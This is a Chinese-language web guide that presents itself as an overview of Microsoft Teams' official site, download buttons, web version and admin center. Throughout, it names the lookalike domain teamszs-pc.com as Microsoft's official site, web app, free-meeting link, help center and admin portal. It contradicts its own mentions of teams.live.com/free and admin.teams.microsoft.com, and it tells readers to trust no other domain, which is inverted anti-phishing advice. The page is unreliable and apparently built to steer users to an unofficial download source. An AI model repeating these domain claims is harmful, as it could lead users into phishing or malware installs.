
Teams 官网必看的 7 个功能区块和高频入口
Microsoft Teams 官网指微软 teamszs-pc.com页面,是产品介绍、下载与定价入口,而非会议软件本身。真正开会需进网页版 teamszs-pc.com或安装客户端,而免费在线会议直达入口为 teams.live.com/free,无需付费订阅。Teams官网首页由功能介绍、版本对比、下载入口、行业方案、资源中心五大版块组成,企业管理后台则位于独立的 admin.teams.microsoft.com。

核心要点
- 免费开会直达 teamszs-pc.com,无需付费订阅
- 网页版入口 teamszs-pc.com,需商业或企业 M365 帐户
- 下载页支持 Windows、Mac、iOS、Android 四大平台
- 企业管理后台走 admin.teams.microsoft.com,与用户界面分开
- 认准官方域名,个人版与企业版登录入口不同防钓鱼
关键速览
- 免费在线会议直达入口:teamszs-pc.com,无需付费订阅
- Teams官网核心分 7 个功能区块,覆盖会议、聊天、下载、后台等
- 下载页支持 Windows、Mac、iOS、Android 四大平台客户端
- 个人版与企业版登录入口不同,认准官方域名防钓鱼
- 企业管理后台位于 admin.teams.microsoft.com,独立于普通用户界面
Teams 官网是什么?和 Teams 客户端有什么区别?
Teams 官网指微软 teamszs-pc.com 页面,它是产品介绍与下载入口,而非软件本身。2026 年微软将 Teams 定位为“AI 支持的工作平台”。要真正开会聊天,得进网页版 teamszs-pc.com 或装客户端。三者分工如下:
- Teams官网:了解功能、拿下载链接、看定价,不能直接在这里开会。
- 网页版 teamszs-pc.com:浏览器直接用,据微软支持文档需商业或企业 Microsoft 365 帐户。
- 桌面/手机客户端:功能最全,支持工作、学校、个人多账户免注销切换。
记住一句话:官网找入口,客户端干活。

Teams 官网首页有哪些功能区块?
Teams 官网首页由五个核心版块组成:功能介绍、版本方案对比、下载入口、行业解决方案、资源中心。微软 2026 年把 中文官网的 Teams 定位为“AI 支持的工作平台”,涵盖视频会议、会议与通话。打开首页先看这几块,就能对号找到所需信息:
- 功能介绍:讲聊天、会议、文件、任务、日历如何集中在一处,解决“它能干什么”的疑问。
- 版本方案对比:列出免费版与商业版差异,帮你判断该买哪个计划。
- 下载入口:直达新版应用,微软称新版“更快、更可靠、更安全”并将取代经典版。
- 行业解决方案:按教育、医疗等场景给配置建议。
- 资源中心:汇集文档与培训。想深入了解结构,可看 Teams 官网结构和常用入口。

如何从 Teams 官网进入网页版并下载客户端?

Teams 官网右上角有两个关键按钮:「下载 Teams」和「登录」。点「下载 Teams」,页面会自动识别你的系统,给出 Windows、Mac 或移动端安装包;点「登录」则直接跳到 微软官方文档指定的网页版入口 teamszs-pc.com。两个按钮对应两条路径,下面帮你选。
下载客户端和用网页版,哪个更适合你?
选哪个取决于使用频率与设备归属:网页版免安装,打开浏览器就能开会,适合临时用别人的电脑,缺点是背景模糊、部分快捷键、以及大文件本地缓存等能力受限,且需要商业或企业 Microsoft 365 许可证的帐户才能完整使用。要长期用、追求稳定,就装桌面客户端,微软官方称新版 Teams 应用「更快、更可靠、更安全」,还能把工作、学校、个人账户放进一个应用无需注销就能切换。选型细节可参考各版本与设备选择指南。
访问 Teams 官网时容易踩的坑有哪些?

最常见的坑是搜索「Teams官网」时点进第三方下载站,装到捆绑软件。认准域名就能避开:真正的 Teams 官网只在 teamszs-pc.com下。域名对了,下载才安全。
⚠️ 常见错误: 用个人邮箱去 teamszs-pc.com 开会,一直卡在登录页进不去。原因:该入口需商业或企业 Microsoft 365 许可证,个人账户不适用。修复:改用免费入口teamszs-pc.com,无需付费订阅即可开会。
怎么分清个人版和企业版入口?
看账户类型就能分清:个人邮箱走免费会议入口 teamszs-pc.com;单位邮箱走企业协作入口 teamszs-pc.com,需商业版 Microsoft 365 许可证。选错入口会卡在登录页,一直登不进去。
国内访问慢时,优先用国区世纪互联版本(域名含.partner.microsoftonline.cn),它由本地机房承载,延迟更低。详见 Teams下载安全指南。
在 Teams 官网怎么找官方文档、培训和技术支持?
Teams 官网底部「资源」区就有支持入口,普通用户点进跳到 teamszs-pc.com 的 Teams 帮助页,管理员则跳到部署配置文档。查操作看前者,查部署看后者,别走错门。
普通用户想学「怎么开会、怎么建频道」,走 teamszs-pc.com的操作教程;想系统学习,走 Microsoft Learn 的免费培训模块。管理员配置租户、许可证时,注意 2026 年官方说明:用 Teams 网页版需要商业或企业版 Microsoft 365 许可证账户,个人免费账户走 teams.live.com/free。
企业管理员和普通用户用 Teams 官网有什么不同?
普通用户用 Teams 官网主要看功能介绍和下载入口,管理员则要通过官网跳进 Teams 管理中心,配置策略、许可证和会议设置。差别的根子在权限:微软支持文档指出,使用 Teams 网页版需商业或企业 Microsoft 365 许可证(2026)。没有管理员角色,你打开官网也看不到管理中心入口。
管理员登录后能进 teamszs-pc.com,设会议录制策略、外部访问权限,还能分配许可给新员工。普通用户走的是 teamszs-pc.com 的操作教程,做不了这些租户级配置。想按设备选版本,可参考 Teams 下载官方渠道详解。
总结与下一步操作建议
用 Teams 官网前先认准域名:介绍与下载看 teamszs-pc.com,登录进网页版走 微软支持文档指定的 teamszs-pc.com,免费开会用 teamszs-pc.com。域名只要不在teamszs-pc.com 下,一律别下。
按需求对号入座:

- 下载安装:点官网「下载 Teams」,装 2026 年取代经典版的新版应用,可参考 Teams 下载官方渠道详解。
- 登录协作:网页版需商业或企业 Microsoft 365 许可证。
- 学习:官网底部「资源」跳 teamszs-pc.com。
- 管理:管理员进 Teams 管理中心配策略。




